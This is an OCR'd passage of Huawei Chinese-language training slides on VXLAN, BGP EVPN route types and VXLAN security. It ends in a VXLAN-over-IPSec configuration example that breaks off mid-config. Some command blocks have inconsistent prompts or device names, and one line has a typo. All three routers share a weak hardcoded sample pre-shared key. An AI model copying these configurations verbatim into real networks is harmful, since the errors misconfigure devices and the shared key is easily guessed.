
主机MAC地址通告	主机ARP通告	主机IP路由通告
Route Distinguisher	Route Distinguisher	Route Distinguisher
Ethernet Segment Identifier	Ethernet Segment Identifier	Ethernet Segment Identifier
Ethernet Tag ID	Ethernet Tag ID	Ethernet Tag ID
MAC Address Length = MAC地址长度	MAC Address Length = MAC地址长度	MAC Address Length = MAC地址长度
MAC Address = MAC地址	MAC Address = MAC地址	MAC Address = MAC地址
IP Address Length	IP Address Length = IP地址长度	IP Address Length = IP地址长度
IP Address	IP Address = IP地址	IP Address = IP地址
MPLS Label1 = VNI（二层）	MPLS Label1 = VNI（二层）	MPLS Label1 = VNI（二层）
MPLS Label2	MPLS Label2	MPLS Label2 = VNI（三层）
相同子网主机互访场景下进行主机MAC地址通告，包含主机MAC信息和二层VNI。	集中式网关部署场景下通告ARP类型路由，包含主机IP信息、MAC信息和二层VNI。	分布式网关部署不同子网互访场景下，进行IRB类型路由通告。它包括主机MAC信息、IP信息、二层VNI和三层VNI。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- BGP EVPN的Type2路由的前三个字段：RD、Ethernet Segment Identifier、Ethernet Tag ID在不同的场景下其内容一致，仅后边的六个字段存在区别。




- 同子网主机MAC地址通告：
  1. PC1产生数据流量并发往SW1。
  2. SW1获知了PC1的MAC地址，它在MAC地址表中创建一个表项，记录该MAC地址、BD ID及入接口。
  3. SW1根据该表项生成BGP EVPN路由并发送给SW2。该路由携带本端EVPN实例的RT值（扩展团体属性）以及Type2路由（ MAC路由）。在MAC路由中，PC1的MAC地址存放在MAC Address字段中，二层VNI存放在MPLS Label1字段中。
  4. SW2收到SW1发来的BGP EVPN路由后，首先检查该路由携带的RT（类似MPLS VPN中的RT的概念），如果与本端EVPN实例的入站RT相等，则接收该路由，否则丢弃。在接收该路由后，SW2获得PC1的MAC地址、BD ID和SW1上VTEP IP地址（MP_REACH_NLRI中next hop network address字段携带）的对应关系，并在本地的MAC表中生成MAC表项，其出接口需根据下一跳进行迭代，最终迭代结果是指向SW1的VXLAN隧道。



- MAC/IP路由可以同时携带主机MAC地址+主机IP地址，因此该路由可以用来在VTEP之间传递主机ARP表项，实现主机ARP通告。其中，MAC Address和MAC Address Length字段为主机MAC地址，IP Address和IP Address Length字段为主机IP地址。此时的MAC/IP路由也称为ARP类型路由。主机ARP通告主要用于以下两种场景：
  - ARP广播抑制。当三层网关学习到其子网下的主机ARP时，生成主机信息（包含主机IP地址、主机MAC地址、二层VNI、网关VTEP IP地址），然后通过传递ARP类型路由将主机信息同步到二层网关上。这样当二层网关再收到ARP请求时，先查找是否存在目的IP地址对应的主机信息，如果存在，则直接将ARP请求报文中的广播MAC地址替换为目的单播MAC地址，实现广播变单播，达到ARP广播抑制的目的。
  - 分布式网关场景下的虚拟机迁移。当一台虚拟机从当前网关迁移到另一个网关下之后，新网关学习到该虚拟机的ARP（一般通过虚拟机发送免费ARP实现），并生成主机信息（包含主机IP地址、主机MAC地址、二层VNI、网关VTEP IP地址），然后通过传递ARP类型路由将主机信息发送给虚拟机的原网关。原网关收到后，感知到虚拟机的位置发生变化，触发ARP探测，当探测不到原位置的虚拟机时，撤销原位置虚拟机的ARP和主机路由。
- 主机ARP通告主要在VXLAN集中式网关+BGP EVPN场景下使用，在BGP EVPN中向对等体通告ARP路由或者IRB路由为互斥选项，只能配置其中一种路由对外发布，一般在VXLAN集中式网关+BGP EVPN场景下选择发布ARP路由，而且VXLAN分布式网关+BGP EVPN场景下选择发布IRB路由。



- 分布式网关场景下，网关根据接收报文的VTEP（Ingress VTEP）处理方式不同，可以划分为：非对称IRB转发（Asymmetric Integrated Routing and Bridging）、对称IRB转发（Symmetric Integrated Routing and Bridging）。
  - 非对称IRB转发：Ingress VTEP同时执行L3、L2查表转发，Egress VTEP只需要进行L2查表、转发，因为Ingress、Egress所执行操作不一致，被称为非对称转发。
  - 对称IRB转发：Ingress VTEP、Egress VTEP都执行L3查表转发。
- 本课程只介绍对称IRB转发，其他内容请参考相关产品文档。



- 对称IRB转发时，VTEP之间会传递由ARP生成的32位主机路由，因此VTEP1在进行路由查表时会匹配中由VETP2传递过来的32位主机路由，即便VTEP1上存在VBDIF10，存在对应的直连路由，此时根据最长匹配原则依旧会根据32位主机路由进行转发。
- 在第四步中，VTEP2解封装VXLAN报文，发现内层数据帧的目的MAC地址为VTEP2的Router MAC（MAC B），判断自身需要进行L3路由查表转发，根据VNI 1000找到对应IP VPN实例，在该IP VPN实例路由表中查找对应的路由，发现匹配中VBDIF10接口的直连路由，之后查找本地MAC地址表项，将报文发送给连接在本地的PC2。

Type 3类路由描述

- Type3路由（Inclusive Multicast路由）
  - 该类型路由在VXLAN控制平面中主要用于VTEP的自动发现和VXLAN隧道的动态建立。
  - 作为BGP EVPN对等体的VTEP，通过Inclusive Multicast路由互相传递二层VNI和VTEP IP地址信息。
  - 其中，Originating Router's IP Address字段为本端VTEP IP地址，MPLS Label字段为二层VNI。


NLRI格式	Route Distinguisher（8Byte）	该字段为EVPN实例下设置的RD（Route Distinguisher）值。
	Ethernet Tag ID（4Byte）	该字段为当前设备上的VLAN ID。在此路由中为全0。
	IP Address Length（1Byte）	该字段为此路由携带的本端VTEP IP地址的掩码长度。
	Originating Router's IP Address（4或16Byte）	该字段为此路由携带的本端VTEP IP地址。
PMSI属性	Flags（1Byte）	在VXLAN场景中，该字段没有实际意义。
	Tunnel Type（1Byte）	在VXLAN场景中，支持的类型为“6：Ingress Replication”。
	MPLS Label（3Byte）=2层VNI	该字段为此路由携带的二层VNI。
	Tunnel Identifier（变长）	在VXLAN场景中，该字段也是本端VTEP IP地址。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- PMSI：Provider Multicast Service Interface，一个可选过渡的BGP属性，在VXLAN场景中Tunnel Type固定为6，用来携带发送端的VTEP IP地址、L2 VNI。

建立VXLAN隧道

- VTEP通过Type3路由互相传递二层VNI和VTEP IP地址信息。如果对端VTEP IP地址是三层路由可达的，则建立一条到对端的VXLAN隧道。同时，如果对端VNI与本端相同，则创建一个头端复制列表，用于后续BUM报文转发。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

Type 5类路由描述


- Type5路由（IP前缀路由）
  - 该类型路由的IP Prefix Length和IP Prefix字段既可以携带主机IP地址，也可以携带网段地址。
  - 当携带主机IP地址时，该类型路由在VXLAN控制平面中的作用与IRB类型路由是一样的，主要用于分布式网关场景中的主机IP路由通告。
  - 当携带网段地址时，通过传递该类型路由，可以实现VXLAN网络中的主机访问外部网络。

报文格式	字段说明
Route Distinguisher（8Byte）	该字段为EVPN实例下设置的RD（Route Distinguisher）值。
Ethernet Segment Identifier（10Byte）	该字段为当前设备与对端连接定义的唯一标识。
Ethernet Tag ID（4Byte）	该字段为当前设备上实际配置的VLAN ID。
IP Prefix Length（1Byte）	该字段为此路由携带的IP前缀掩码长度。
IP Prefix（4或16Byte）	该字段为此路由携带的IP前缀。
GW IP Address（4或16Byte）	该字段为默认网关地址。特定场景下使用。
MPLS Label（3Byte）	该字段为此路由携带的三层VNI。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

通告IP前缀路由的应用场景

- 对于VXLAN外部网络，VTEP可以通过Type5类路由将外部路由通告到整个VXLAN网络中，用于指导VXLAN内部主机访问外部网络。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- Type5类路由和Type2 IRB路由类似，进行路由传递时都会通过EVPN Router’s MAC Extended Community这一扩展团体属性携带VTEP的Route MAC，同时该类型路由只会携带L3 VNI，因此转发过程同样也为IRB转发。

目录

1. VXLAN及网络虚拟化技术背景
2. VXLAN的基本概念及工作原理
3. EVPN VXLAN基本原理
4. **VXLAN网络安全**
5. VXLAN在典型场景中的配置案例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI


VXLAN网络安全概述

- 随着SDN技术被广泛的用于数据中心网络和园区网络，VXLAN越来越多的被部署在这些网络之中，而VXLAN作为一种隧道封装技术，仅为用户提供大二层网络环境，本身并没有任何安全性保证。
- 随着各种针对于VXLAN网络的攻击出现，VXLAN网络也需要一定程度上的安全。根据数据报文的转发路径，VXLAN安全保护方法可以分为以下几类：
  - 数据报文未进入VXLAN隧道之前：MAC地址学习限制、配置静态MAC地址等。
  - 数据报文进入VXLAN隧道之后：与其他安全技术结合，例如VXLAN Over IPSec。
  - VXLAN网络与传统网络（VXLAN网络外部）通信：与其他安全设备结合，例如在VXLAN网络边界部署防火墙。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN网络攻击 - MAC地址表攻击


- 设备通过源MAC地址学习并建立MAC地址表时，无法区分合法用户和黑客用户的报文，为网络安全带来了隐患。如果黑客用户将攻击报文的源MAC地址伪装成合法用户的MAC地址，并从设备的其他接口进入，设备就会学习到错误的MAC地址表项，于是就会将本应转发给合法用户的报文转发给黑客用户。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

VXLAN网络攻击 - MAC地址表容量攻击


- 攻击者发送源MAC地址不断变化的报文，网络设备在收到这种报文后，会进行源MAC地址学习。由于MAC地址表容量是有限的，当MAC地址表项达到最大容量后，正常报文的MAC地址学习将无法完成。在进行二层转发时，这些报文将会在BD内广播，严重影响网络带宽，同时也会对网络设备下挂主机造成冲击。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

VXLAN网络攻击 - 隧道内攻击


- VXLAN隧道在传输用户报文时，由于隧道传输一般是未加密状态，容易被攻击者窃取或者篡改报文，最后导致合法用户接收到的报文未经安全验证，存在安全隐患。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN网络攻击 - 非法访问

- 攻击者通过模拟正常用户，非法访问企业内部服务器来获取私密资料。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN安全保护（1）

- 数据报文在未进入VXLAN隧道之前，可能会遭受各种各样的MAC地址攻击，此时可在设备上部署MAC地址保护功能，防范MAC地址攻击，提高网络安全性。
- 常见的MAC地址保护功能有：MAC地址学习限制、静态MAC地址配置等。

MAC地址学习限制	静态MAC地址配置
bridge-domain 10 mac-address limit action forward maximum 1000 通过配置MAC地址学习限制规则，可以控制接入用户数量。当超过限制数量时不再学习MAC地址，同时可以配置丢弃报文动作，防止MAC地址攻击，提高网络安全性。	mac-address static 4-4-4 10ge 1/0/1.1 bridge-domain 10 通过在MAC地址表中加入特定的MAC地址表项，将用户设备与接口绑定，从而防止非法用户骗取数据。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN安全保护（2）

- 为了防止VXLAN报文在传输过程中被窃取或篡改，可在VXLAN隧道端点之间叠加部署IPSec，实现数据报文的加密和认证。


实际部署中，一般使用设备的Router ID建立IPSec隧道

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 本例中IPSec的数据封装方式为隧道模式。

VXLAN安全保护（3）

- 为了防止非法用户访问VXLAN网络，可以在VXLAN网络边界处部署防火墙，出口流量通过防火墙进行安全过滤，从而提高网络安全性。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 防火墙串联方案：所有出口流量必须经过防火墙，流量转发性能受限于防火墙的转发能力。适用于外紧内松型高安全要求的场景，但扩展性较差。
- 防火墙旁挂方案：出口流量按需经过防火墙，流量转发性能提升可通过扩容防火墙实现，扩展性较高。


目录

1. VXLAN及网络虚拟化技术背景
2. VXLAN的基本概念及工作原理
3. EVPN VXLAN基本原理
4. VXLAN网络安全
5. **VXLAN在典型场景中的配置案例**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

VXLAN Over IPSec配置举例（1）

- 需求描述：
  - 分支（R1）和总部（R2）通过云上设备CPE（R3）建立VXLAN隧道，实现分支和总部内部PC之间的二三层互通；
  - 全网使用手工配置VXLAN隧道的方式实现集中式网关的VXLAN网络，网关为CPE；
  - 在VXLAN网络部署完成后，总部和分部之间跨网段通信的流量需要加密。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- CPE（Customer-premises Equipment，客户终端设备）：云上的边缘网关设备，用户可以自建也租用云上服务，承担VXLAN网络中的集中式网关角色。

VXLAN Over IPSec配置举例（2）

- 配置思路：
  - 完成Underlay网络配置，保证网络三层互通，其中VTEP IP为设备上的Loopback接口IP，路由协议中需发布该Loopback接口的地址；
  - 配置VXLAN的业务接入点，接入业务主机；
  - 配置VXLAN隧道，实现主机二层互通；
  - 配置VXLAN三层网关，实现主机三层互通；
  - 配置IPSec策略，包括配置IPSec策略的基本信息、配置待加密的数据流、配置安全提议的协商参数并在接口上应用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN Over IPSec配置举例（3）

- 配置Underlay网络。
  - 接口配置：略。
  - 路由协议配置，本例中Underlay网络路由协议使用OSPF，以R1为例，R2及R3配置类似，不再赘述。

```
[R1] ospf
[R1-ospf-1] area 0
[R1-ospf-1-area-0.0.0.0] network 1.1.1.1 0.0.0.0
[R1-ospf-1-area-0.0.0.0] network 192.168.10.0 0.0.0.255
[R1-ospf-1-area-0.0.0.0] network 192.168.20.0 0.0.0.255
[R1-ospf-1-area-0.0.0.0] quit
[R1-ospf-1] quit
```

- 配置VXLAN业务接入点。（R2配置与R1类似，不再赘述。 R3无PC接入，无须配置业务接入点。）

```
[R1] bridge-domain 10
[R1-bd10] quit
[R1] interface GigabitEthernet 0/0/2.1 mode l2
[R1-GigabitEthernet0/0/2.1] encapsulation dot1q vid 10
[R1-GigabitEthernet0/0/2.1] bridge-domain 10
[R1-GigabitEthernet0/0/2.1] quit
[R1] interface GigabitEthernet 0/0/3.1 mode l2
[R1-GigabitEthernet0/0/3.1] encapsulation dot1q vid 20
[R1-GigabitEthernet0/0/3.1] bridge-domain 20
[R1-GigabitEthernet0/0/3.1] quit
```

以二层子接口的方式接入网络

PC1数据携带VLAN 10标签

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN Over IPSec配置举例（4）

- 配置VXLAN隧道。
  - 配置R1。

```
[R1] bridge-domain 10
[R1-bd10] vxlan vni 2010
[R1-bd10] quit
[R1] bridge-domain 20
[R1-bd10] vxlan vni 2020
[R1-bd10] quit
[R1] interface nve 1
[R1-NVE1] source 1.1.1.1
[R1-NVE1] vni 2010 head-end peer-list 3.3.3.3
[R1-NVE1] vni 2020 head-end peer-list 3.3.3.3
[R1-NVE1] vni 2020 head-end peer-list 2.2.2.2
```

- 配置VXLAN三层网关。
  - 由于是集中式网关，仅需配置R3。

```
[R1] interface vbdif 10
[R1-Vbdif10] ip address 192.168.10.10 24
[R1-Vbdif10] quit
[R1] interface vbdif 20
[R1-Vbdif10] ip address 192.168.20.10 24
[R1-Vbdif10] quit
```

思考：R2、R3如何配置？

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 思考：R2上只需创建BD20，并创建NVE接口，指定源地址，并创建VNI为2020的头端复制列表，邻居为3.3.3.3（R3）。
- R3上创建BD10和BD20，并创建NVE接口，指定源地址，创建VNI为2010，邻居为1.1.1.1（R1）的头端复制列表；创建VNI为2020，邻居为1.1.1.1和2.2.2.2的都断复制列表。

VXLAN Over IPSec配置举例（5）

- 配置IPSec并在接口上应用。
  - 配置待加密的数据流。

```
[R1] acl number 3000
[R1-acl-adv-3000] rule permit ip source 1.1.1.1 0.0.0.0 destination 3.3.3.3
0.0.0.0
[R1-acl-adv-3000] quit
```

```
[R2] acl number 3001
[R2-acl-adv-3001] rule permit ip source 2.2.2.2 0.0.0.0 destination 3.3.3.3
0.0.0.0
[R2-acl-adv-3001] quit
```

```
[R3] acl number 3000
[R3-acl-adv-3000] rule permit ip source 3.3.3.3 0.0.0.0 destination 1.1.1.1
0.0.0.0
[R3-acl-adv-3000] quit
[R3] acl number 3001
[R3-acl-adv-3001] rule permit ip source 3.3.3.3 0.0.0.0 destination 2.2.2.2
0.0.0.0
[R3-acl-adv-3001] quit
```

  - 配置IPSec安全提议。（R2与R3配置一致）

```
[R1] ipsec proposal s1
[R1-ipsec-proposal-s1] esp authentication-algorithm sha2-256
[R1-ipsec-proposal-s1] esp encryption-algorithm aes-256
[R1-ipsec-proposal-s1] quit
```

  - 配置IKE安全提议。（R2与R3配置一致）

```
[R1] ike proposal 1
[R1-ike-proposal-1] encryption-algorithm aes-256
[R1-ike-proposal-1] authentication-algorithm sha2-256
[R1-ike-proposal-1] dh group2
[R1-ike-proposal-1] quit
```


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

VXLAN Over IPSec配置举例（5）

- 配置IKE对等体。

```
[R1] ike peer 23
[R1-ike-peer-23] ike-proposal 1
[R1-ike-peer-23] pre-shared-key cipher YsHsjx_123456
[R1-ike-peer-23] remote-address 10.1.1.2
[R1-ike-peer-23] quit
```

```
[R2] ike peer 24
[R2-ike-peer-24] ike-proposal 1
[R2-ike-peer-24] pre-shared-key cipher YsHsjx_123456
[R2-ike-peer-24] remote-address 10.2.1.2
[R2-ike-peer-24] quit
```

```
[R3] ike peer 21
[R3-ike-peer-21] ike-proposal 1
[R3-ike-peer-21] pre-shared-key cipher YsHsjx_123456
[R3-ike-peer-21] remote-address 10.1.1.1
[R3-ike-peer-21] quit
[R3] ike peer 22
